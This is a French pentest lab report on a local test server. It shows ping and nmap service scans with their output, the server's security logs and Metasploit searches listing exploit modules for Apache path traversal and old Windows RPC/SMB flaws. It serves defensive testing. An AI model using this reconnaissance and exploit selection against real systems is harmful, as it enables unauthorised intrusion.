ip serveur attaqué : 192.168.56.1

3. Les manœuvres d’attaques

vidéo emprunté pour les manoeuvres :
Piratage éthique avec Kali GNU Linux et Metasploit (français)

a. La reconnaissance passive

test de la connectivité de l’attaquant avec la commande ping :

```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.56.1
PING 192.168.56.1 (192.168.56.1) 56(84) bytes of data.
64 bytes from 192.168.56.1: icmp_seq=1 ttl=128 time=39.9 ms
64 bytes from 192.168.56.1: icmp_seq=2 ttl=128 time=0.992 ms
64 bytes from 192.168.56.1: icmp_seq=3 ttl=128 time=0.727 ms
64 bytes from 192.168.56.1: icmp_seq=4 ttl=128 time=0.740 ms
64 bytes from 192.168.56.1: icmp_seq=5 ttl=128 time=0.735 ms
64 bytes from 192.168.56.1: icmp_seq=6 ttl=128 time=0.629 ms
64 bytes from 192.168.56.1: icmp_seq=7 ttl=128 time=0.655 ms
64 bytes from 192.168.56.1: icmp_seq=8 ttl=128 time=0.716 ms
64 bytes from 192.168.56.1: icmp_seq=9 ttl=128 time=0.733 ms
64 bytes from 192.168.56.1: icmp_seq=10 ttl=128 time=0.736 ms
64 bytes from 192.168.56.1: icmp_seq=11 ttl=128 time=0.728 ms
64 bytes from 192.168.56.1: icmp_seq=12 ttl=128 time=0.716 ms
64 bytes from 192.168.56.1: icmp_seq=13 ttl=128 time=0.695 ms
64 bytes from 192.168.56.1: icmp_seq=14 ttl=128 time=0.678 ms
64 bytes from 192.168.56.1: icmp_seq=15 ttl=128 time=0.852 ms
64 bytes from 192.168.56.1: icmp_seq=16 ttl=128 time=0.697 ms
64 bytes from 192.168.56.1: icmp_seq=17 ttl=128 time=0.736 ms
64 bytes from 192.168.56.1: icmp_seq=18 ttl=128 time=0.773 ms
64 bytes from 192.168.56.1: icmp_seq=19 ttl=128 time=0.683 ms
64 bytes from 192.168.56.1: icmp_seq=20 ttl=128 time=0.636 ms
^C
── 192.168.56.1 ping statistics ──
20 packets transmitted, 20 received, 0% packet loss, time 19341ms
rtt min/avg/max/mdev = 0.629/2.685/39.861/8.528 ms
```

reconnaissance passive avec la commande “nmap [ip]” :

```
┌──(kali㉿kali)-[~]
└─$ nmap 192.168.56.1
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-18 05:02 EST
Nmap scan report for 192.168.56.1
Host is up (0.014s latency).
Not shown: 992 filtered tcp ports (no-response)
PORT     STATE SERVICE
80/tcp   open  http
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
443/tcp  open  https
445/tcp  open  microsoft-ds
902/tcp  open  iss-realsecure
3306/tcp open  mysql
8080/tcp open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 10.06 seconds
```

(pas de réaction côté serveur)

b. La reconnaissance active

reconnaissance active poussé avec la commande “nmap -sV [ip]” :

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.56.1
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-18 05:08 EST
Nmap scan report for 192.168.56.1
Host is up (0.0018s latency).
Not shown: 991 filtered tcp ports (no-response)
PORT     STATE SERVICE         VERSION
80/tcp   open  http            Apache httpd 2.4.53 ((Win64) OpenSSL/1.1.1n PHP/8.1.4)
135/tcp  open  msrpc           Microsoft Windows RPC
139/tcp  open  netbios-ssn     Microsoft Windows netbios-ssn
443/tcp  open  ssl/http        Apache httpd 2.4.53 ((Win64) OpenSSL/1.1.1n PHP/8.1.4)
445/tcp  open  microsoft-ds?
902/tcp  open  ssl/vmware-auth VMware Authentication Daemon 1.10 (Uses VNC, SOAP)
3306/tcp open  mysql           MariaDB (unauthorized)
5357/tcp open  http            Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
8080/tcp open  http-proxy
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.or
g/cgi-bin/submit.cgi?new-service :
SF-Port8080-TCP:V=7.94SVN%I=7%D=1/18%Time=65A8F893%P=x86_64-pc-linux-gnu%r
SF:(GetRequest,1B0,"HTTP/1\.1\x20403\x20\r\nVary:\x20Origin\r\nVary:\x20Ac
SF:cess-Control-Request-Method\r\nVary:\x20Access-Control-Request-Headers\
SF:r\nSet-Cookie:\x20JSESSIONID=BDA0F7D4601EDB340F2FDE34DDCD7F15;\x20Path=
SF:/;\x20HttpOnly\r\nX-Content-Type-Options:\x20nosniff\r\nX-XSS-Protectio
SF:n:\x200\r\nCache-Control:\x20no-cache,\x20no-store,\x20max-age=0,\x20mu
SF:st-revalidate\r\nPragma:\x20no-cache\r\nExpires:\x200\r\nX-Frame-Option
SF:s:\x20SAMEORIGIN\r\nContent-Length:\x200\r\nDate:\x20Thu,\x2018\x20Jan\
SF:x202024\x2010:08:19\x20GMT\r\nConnection:\x20close\r\n\r\n")%r(HTTPOpti
SF:ons,165,"HTTP/1\.1\x20403\x20\r\nVary:\x20Origin\r\nVary:\x20Access-Con
SF:trol-Request-Method\r\nVary:\x20Access-Control-Request-Headers\r\nX-Con
SF:tent-Type-Options:\x20nosniff\r\nX-XSS-Protection:\x200\r\nCache-Contro
SF:l:\x20no-cache,\x20no-store,\x20max-age=0,\x20must-revalidate\r\nPragma
SF::\x20no-cache\r\nExpires:\x200\r\nX-Frame-Options:\x20SAMEORIGIN\r\nCon
SF:tent-Length:\x200\r\nDate:\x20Thu,\x2018\x20Jan\x202024\x2010:08:19\x20
SF:GMT\r\nConnection:\x20close\r\n\r\n")%r(RTSPRequest,82D,"HTTP/1\.1\x204
SF:00\x20\r\nContent-Type:\x20text/html;charset=utf-8\r\nContent-Language:
SF:\x20en\r\nContent-Length:\x201937\r\nDate:\x20Thu,\x2018\x20Jan\x202024
SF:\x2010:08:19\x20GMT\r\nConnection:\x20close\r\n\r\n<!doctype\x20html><h
SF:tml\x20lang=\"en\"><head><title>HTTP\x20Status\x20400\x20\xe2\x80\x93\x
SF:20Bad\x20Request</title><style\x20type=\"text/css\">body\x20{font-famil
SF:y:Tahoma,Arial,sans-serif;}\x20h1,\x20h2,\x20h3,\x20b\x20{color:white;b
SF:ackground-color:#525D76;}\x20h1\x20{font-size:22px;}\x20h2\x20{font-siz
SF:e:16px;}\x20h3\x20{font-size:14px;}\x20p\x20{font-size:12px;}\x20a\x20{
SF:color:black;}\x20\.line\x20{height:1px;background-color:#525D76;border:
SF:none;}</style></head><body><h1>HTTP\x20Status\x20400\x20\xe2\x80\x93\x2
SF:0Bad\x20Request</h1><hr\x20class=\"line\"\x20/><p><b>Type</b>\x20Except
SF:ion\x20Report</p><p><b>Message</b>\x20Invalid\x20character\x20found\x20
SF:in\x20the\x20HTTP\x20protocol\x20\[RTSP%23;1\.00×0d0×0a0×0d0×0a\.\.\.\
SF:]</p><p><b>Description</b>\x20The\x20server\x20cannot\x20or\x20will\x20
SF:not\x20process\x20the\x20request\x20due\x20to\x20something\x20that\x20i
SF:s\x20perceived\x20to\x20be\x20a\x20client\x20error\x20(e\.g\.,\x20malf
SF:ormed\x20request\x20syntax,\x20invalid\x20");
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.12 seconds
```

réaction côté serveur :

```
2024-01-18T11:08:25.759+01:00 DEBUG 25176 --- [nio-8080-exec-7] o.s.security.web.FilterChainProxy        : Securing POST /sdk
2024-01-18T11:08:25.759+01:00 DEBUG 25176 --- [nio-8080-exec-8] o.s.security.web.FilterChainProxy        : Securing GET /nmaplowercheck1705572505
2024-01-18T11:08:25.759+01:00 DEBUG 25176 --- [nio-8080-exec-8] o.s.s.w.a.AnonymousAuthenticationFilter  : Set SecurityContextHolder to anonymous SecurityContext
2024-01-18T11:08:25.759+01:00 DEBUG 25176 --- [nio-8080-exec-8] o.s.s.w.s.HttpSessionRequestCache        : Saved request http://192.168.56.1:8080/nmaplowercheck1705572505?continue to session
2024-01-18T11:08:25.759+01:00 DEBUG 25176 --- [nio-8080-exec-8] o.s.s.w.a.Http403ForbiddenEntryPoint     : Pre-authenticated entry point called. Rejecting access
2024-01-18T11:08:25.760+01:00 DEBUG 25176 --- [nio-8080-exec-8] o.s.security.web.FilterChainProxy        : Securing GET /error
2024-01-18T11:08:25.761+01:00 DEBUG 25176 --- [nio-8080-exec-8] o.s.s.w.a.AnonymousAuthenticationFilter  : Set SecurityContextHolder to anonymous SecurityContext
2024-01-18T11:08:25.761+01:00 DEBUG 25176 --- [nio-8080-exec-8] o.s.s.w.s.HttpSessionRequestCache        : Saved request http://192.168.56.1:8080/error?continue to session
2024-01-18T11:08:25.761+01:00 DEBUG 25176 --- [nio-8080-exec-8] o.s.s.w.a.Http403ForbiddenEntryPoint     : Pre-authenticated entry point called. Rejecting access
2024-01-18T11:08:25.763+01:00 DEBUG 25176 --- [nio-8080-exec-7] o.s.security.web.csrf.CsrfFilter         : Invalid CSRF token found for http://192.168.56.1:8080/sdk
2024-01-18T11:08:25.764+01:00 DEBUG 25176 --- [nio-8080-exec-7] o.s.s.w.access.AccessDeniedHandlerImpl   : Responding with 403 status code
2024-01-18T11:08:25.764+01:00 DEBUG 25176 --- [nio-8080-exec-7] o.s.security.web.FilterChainProxy        : Securing POST /error
2024-01-18T11:08:25.764+01:00 DEBUG 25176 --- [nio-8080-exec-7] o.s.s.w.a.AnonymousAuthenticationFilter  : Set SecurityContextHolder to anonymous SecurityContext
2024-01-18T11:08:25.764+01:00 DEBUG 25176 --- [nio-8080-exec-7] o.s.s.w.a.Http403ForbiddenEntryPoint     : Pre-authenticated entry point called. Rejecting access
2024-01-18T11:08:25.867+01:00 DEBUG 25176 --- [nio-8080-exec-9] o.s.security.web.FilterChainProxy        : Securing GET /HNAP1
2024-01-18T11:08:25.867+01:00 DEBUG 25176 --- [nio-8080-exec-9] o.s.s.w.a.AnonymousAuthenticationFilter  : Set SecurityContextHolder to anonymous SecurityContext
2024-01-18T11:08:25.868+01:00 DEBUG 25176 --- [nio-8080-exec-9] o.s.s.w.s.HttpSessionRequestCache        : Saved request http://192.168.56.1:8080/HNAP1?continue to session
2024-01-18T11:08:25.868+01:00 DEBUG 25176 --- [nio-8080-exec-9] o.s.s.w.a.Http403ForbiddenEntryPoint     : Pre-authenticated entry point called. Rejecting access
2024-01-18T11:08:25.868+01:00 DEBUG 25176 --- [nio-8080-exec-9] o.s.security.web.FilterChainProxy        : Securing GET /error
2024-01-18T11:08:25.868+01:00 DEBUG 25176 --- [nio-8080-exec-9] o.s.s.w.a.AnonymousAuthenticationFilter  : Set SecurityContextHolder to anonymous SecurityContext
2024-01-18T11:08:25.869+01:00 DEBUG 25176 --- [nio-8080-exec-9] o.s.s.w.s.HttpSessionRequestCache        : Saved request http://192.168.56.1:8080/error?continue to session
2024-01-18T11:08:25.869+01:00 DEBUG 25176 --- [nio-8080-exec-9] o.s.s.w.a.Http403ForbiddenEntryPoint     : Pre-authenticated entry point called. Rejecting access
2024-01-18T11:08:25.919+01:00 DEBUG 25176 --- [io-8080-exec-10] o.s.security.web.FilterChainProxy        : Securing GET /evox/about
2024-01-18T11:08:25.920+01:00 DEBUG 25176 --- [io-8080-exec-10] o.s.s.w.a.AnonymousAuthenticationFilter  : Set SecurityContextHolder to anonymous SecurityContext
2024-01-18T11:08:25.920+01:00 DEBUG 25176 --- [io-8080-exec-10] o.s.s.w.s.HttpSessionRequestCache        : Saved request http://192.168.56.1:8080/evox/about?continue to session
2024-01-18T11:08:25.920+01:00 DEBUG 25176 --- [io-8080-exec-10] o.s.s.w.a.Http403ForbiddenEntryPoint     : Pre-authenticated entry point called. Rejecting access
2024-01-18T11:08:25.920+01:00 DEBUG 25176 --- [io-8080-exec-10] o.s.security.web.FilterChainProxy        : Securing GET /error
2024-01-18T11:08:25.920+01:00 DEBUG 25176 --- [io-8080-exec-10] o.s.s.w.a.AnonymousAuthenticationFilter  : Set SecurityContextHolder to anonymous SecurityContext
2024-01-18T11:08:25.920+01:00 DEBUG 25176 --- [io-8080-exec-10] o.s.s.w.s.HttpSessionRequestCache        : Saved request http://192.168.56.1:8080/error?continue to session
2024-01-18T11:08:25.920+01:00 DEBUG 25176 --- [io-8080-exec-10] o.s.s.w.a.Http403ForbiddenEntryPoint     : Pre-authenticated entry point called. Rejecting access
2024-01-18T11:08:25.979+01:00 DEBUG 25176 --- [nio-8080-exec-1] o.s.security.web.FilterChainProxy        : Securing GET /
2024-01-18T11:08:25.980+01:00 DEBUG 25176 --- [nio-8080-exec-1] o.s.s.w.a.AnonymousAuthenticationFilter  : Set SecurityContextHolder to anonymous SecurityContext
2024-01-18T11:08:25.980+01:00  INFO 25176 --- [nio-8080-exec-2] o.apache.coyote.http11.Http11Processor   : Error parsing HTTP request header
 Note: further occurrences of HTTP request parsing errors will be logged at DEBUG level.
```

```
java.lang.IllegalArgumentException Create breakpoint : Invalid character found in method name [0x800x000x00
(60xc20xa00xc50x000x000x000x000x000x000x020x000x010x860xa00x000x000x000x020x000x000x000x000x000x000x000x000x000x000x000x000x000x000x000x000x000x00...]. HTTP method names must be tokens
    at org.apache.coyote.http11.Http11InputBuffer.parseRequestLine(Http11InputBuffer.java:407) ~[tomcat-embed-core-10.1.15.jar:10.1.15]
    at org.apache.coyote.http11.Http11Processor.service(Http11Processor.java:264) ~[tomcat-embed-core-10.1.15.jar:10.1.15]
    at org.apache.coyote.AbstractProcessorLight.process(AbstractProcessorLight.java:63) ~[tomcat-embed-core-10.1.15.jar:10.1.15]
    at org.apache.coyote.AbstractProtocol$ConnectionHandler.process(AbstractProtocol.java:896) ~[tomcat-embed-core-10.1.15.jar:10.1.15]
    at org.apache.tomcat.util.net.NioEndpoint$SocketProcessor.doRun(NioEndpoint.java:1744) ~[tomcat-embed-core-10.1.15.jar:10.1.15]
    at org.apache.tomcat.util.net.SocketProcessorBase.run(SocketProcessorBase.java:52) ~[tomcat-embed-core-10.1.15.jar:10.1.15]
    at org.apache.tomcat.util.threads.ThreadPoolExecutor.runWorker(ThreadPoolExecutor.java:1191) ~[tomcat-embed-core-10.1.15.jar:10.1.15]
    at org.apache.tomcat.util.threads.ThreadPoolExecutor$Worker.run(ThreadPoolExecutor.java:659) ~[tomcat-embed-core-10.1.15.jar:10.1.15]
    at org.apache.tomcat.util.threads.TaskThread$WrappingRunnable.run(TaskThread.java:61) ~[tomcat-embed-core-10.1.15.jar:10.1.15]
    at java.base/java.lang.Thread.run(Thread.java:833) ~[na:na]

2024-01-18T11:08:25.981+01:00 DEBUG 25176 --- [nio-8080-exec-1] o.s.s.w.s.HttpSessionRequestCache        : Saved request http://192.168.56.1/?continue to session
2024-01-18T11:08:25.981+01:00 DEBUG 25176 --- [nio-8080-exec-1] o.s.s.w.a.Http403ForbiddenEntryPoint     : Pre-authenticated entry point called. Rejecting access
2024-01-18T11:08:25.982+01:00 DEBUG 25176 --- [nio-8080-exec-1] o.s.security.web.FilterChainProxy        : Securing GET /error
2024-01-18T11:08:25.982+01:00 DEBUG 25176 --- [nio-8080-exec-1] o.s.s.w.a.AnonymousAuthenticationFilter  : Set SecurityContextHolder to anonymous SecurityContext
2024-01-18T11:08:25.982+01:00 DEBUG 25176 --- [nio-8080-exec-1] o.s.s.w.s.HttpSessionRequestCache        : Saved request http://192.168.56.1/error?continue to session
2024-01-18T11:08:25.982+01:00 DEBUG 25176 --- [nio-8080-exec-1] o.s.s.w.a.Http403ForbiddenEntryPoint     : Pre-authenticated entry point called. Rejecting access
```

c. La phase de livraison (attaque)

tentative d'accès à la machine :

passage sous metasploit

```
┌──(kali㉿kali)-[~]
└─$ msfconsole -q
This copy of metasploit-framework is more than two weeks old.
 Consider running 'msfupdate' to update to the latest version.


msf6 >
msf6 >
msf6 >
```

ciblage de failles potentielles :

```
80/tcp    open   http                 Apache httpd 2.4.53 ((Win64) OpenSSL/1.1.1n PHP/8.1.4)
```

recherche sur metasploit

```
msf6 > search Apache httpd 2.4.53
[-] No results from search
msf6 > search Apache httpd 2.4.50

Matching Modules
================

   #  Name                                        Disclosure Date  Rank       Check  Description
   -  ----                                        ---------------  ----       -----  -----------
   0  exploit/multi/http/apache_normalize_path_rce  2021-05-10       excellent  Yes    Apache 2.4.49/2.4.50 Traversal RCE
   1  auxiliary/scanner/http/apache_normalize_path  2021-05-10       normal     No     Apache 2.4.49/2.4.50 Traversal RCE s
canner


Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/http/apache_normalize_path

msf6 >
```

La version actuelle de Apache ne possède pas de failles exploitables connues mais les versions antérieures 2.4.49/50 donc suivantes.


Plusieurs failles existe sur le système d'exploitation Microsoft :

```
135/tcp  open  msrpc                Microsoft Windows RPC
```

```
msf6 > search Microsoft Windows RPC

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                  ---------------  ----       -----  -----------
   0   exploit/windows/local/cve_2020_17136                  2020-03-10       normal     Yes    CVE-2020-1170 Cloud Filter Arbitrary File Creation EOP
   1   exploit/windows/dcerpc/ms03_026_dcom                  2003-07-16       great      Yes    MS03-026 Microsoft RPC DCOM Interface Overflow
   2   exploit/windows/smb/ms04_011_lsass                    2004-04-13       good       No     MS04-011 Microsoft LSASS Service DsRolerUpgradeDownlevelServer Overflow
   3   exploit/windows/dcerpc/ms05_017_msmq                  2005-04-12       good       No     MS05-017 Microsoft Message Queueing Service Path Overflow
   4   exploit/windows/smb/ms06_040_netapi                   2006-08-08       good       No     MS06-040 Microsoft Server Service NetpwPathCanonicalize Overflow
   5   exploit/windows/smb/ms07_029_msdns_zonename           2007-04-12       manual     No     MS07-029 Microsoft DNS RPC Service extractQuotedChar() Overflow (SMB)
   6   exploit/windows/dcerpc/ms07_029_msdns_zonename        2007-04-12       great      No     MS07-029 Microsoft DNS RPC Service extractQuotedChar() Overflow (TCP)
   7   exploit/windows/dcerpc/ms07_065_msmq                  2007-12-11       good       No     MS07-065 Microsoft Message Queueing Service DNS Name Path Overflow
   8   exploit/windows/smb/ms08_067_netapi                   2008-10-28       great      Yes    MS08-067 Microsoft Server Service Relative Path Stack Corruption
   9   exploit/windows/smb/ms10_061_spoolss                  2010-09-14       excellent  No     MS10-061 Microsoft Print Spooler Service Impersonation Vulnerability
   10  exploit/windows/local/alpc_taskscheduler              2018-08-27       normal     No     Microsoft Windows ALPC Task Scheduler Local Privilege Elevation
   11  auxiliary/gather/windows_deployment_services_shares                    normal     No     Microsoft Windows Deployment Services Unattend Gatherer
   12  auxiliary/scanner/dcerpc/windows_deployment_services                   normal     No     Microsoft Windows Deployment Services Unattend Retrieval
   13  exploit/windows/smb/smb_rras_erraticgopher            2017-06-13       average    Yes    Microsoft Windows RRAS Service MIBEntryGet Overflow
   14  auxiliary/scanner/dcerpc/petitpotam                                    normal     No     PetitPotam
   15  auxiliary/scanner/smb/smb_enumusers_domain                             normal     No     SMB Domain User Enumeration

Interact with a module by name or index. For example info 15, use 15 or use auxiliary/scanner/smb/smb_enumusers_domain
```

d. Conclusion

Les failles du système d'exploitation disponibles peuvent permettre l'accès et l'élévation de privilège jusqu'à l'obtention des droits administrateur sur la machine.
Il n'est donc pas pertinent de démarrer le serveur sur machine Windows.
Le processus de hacking et tests d'intrusion préventif sera donc réitéré sous machine Linux.



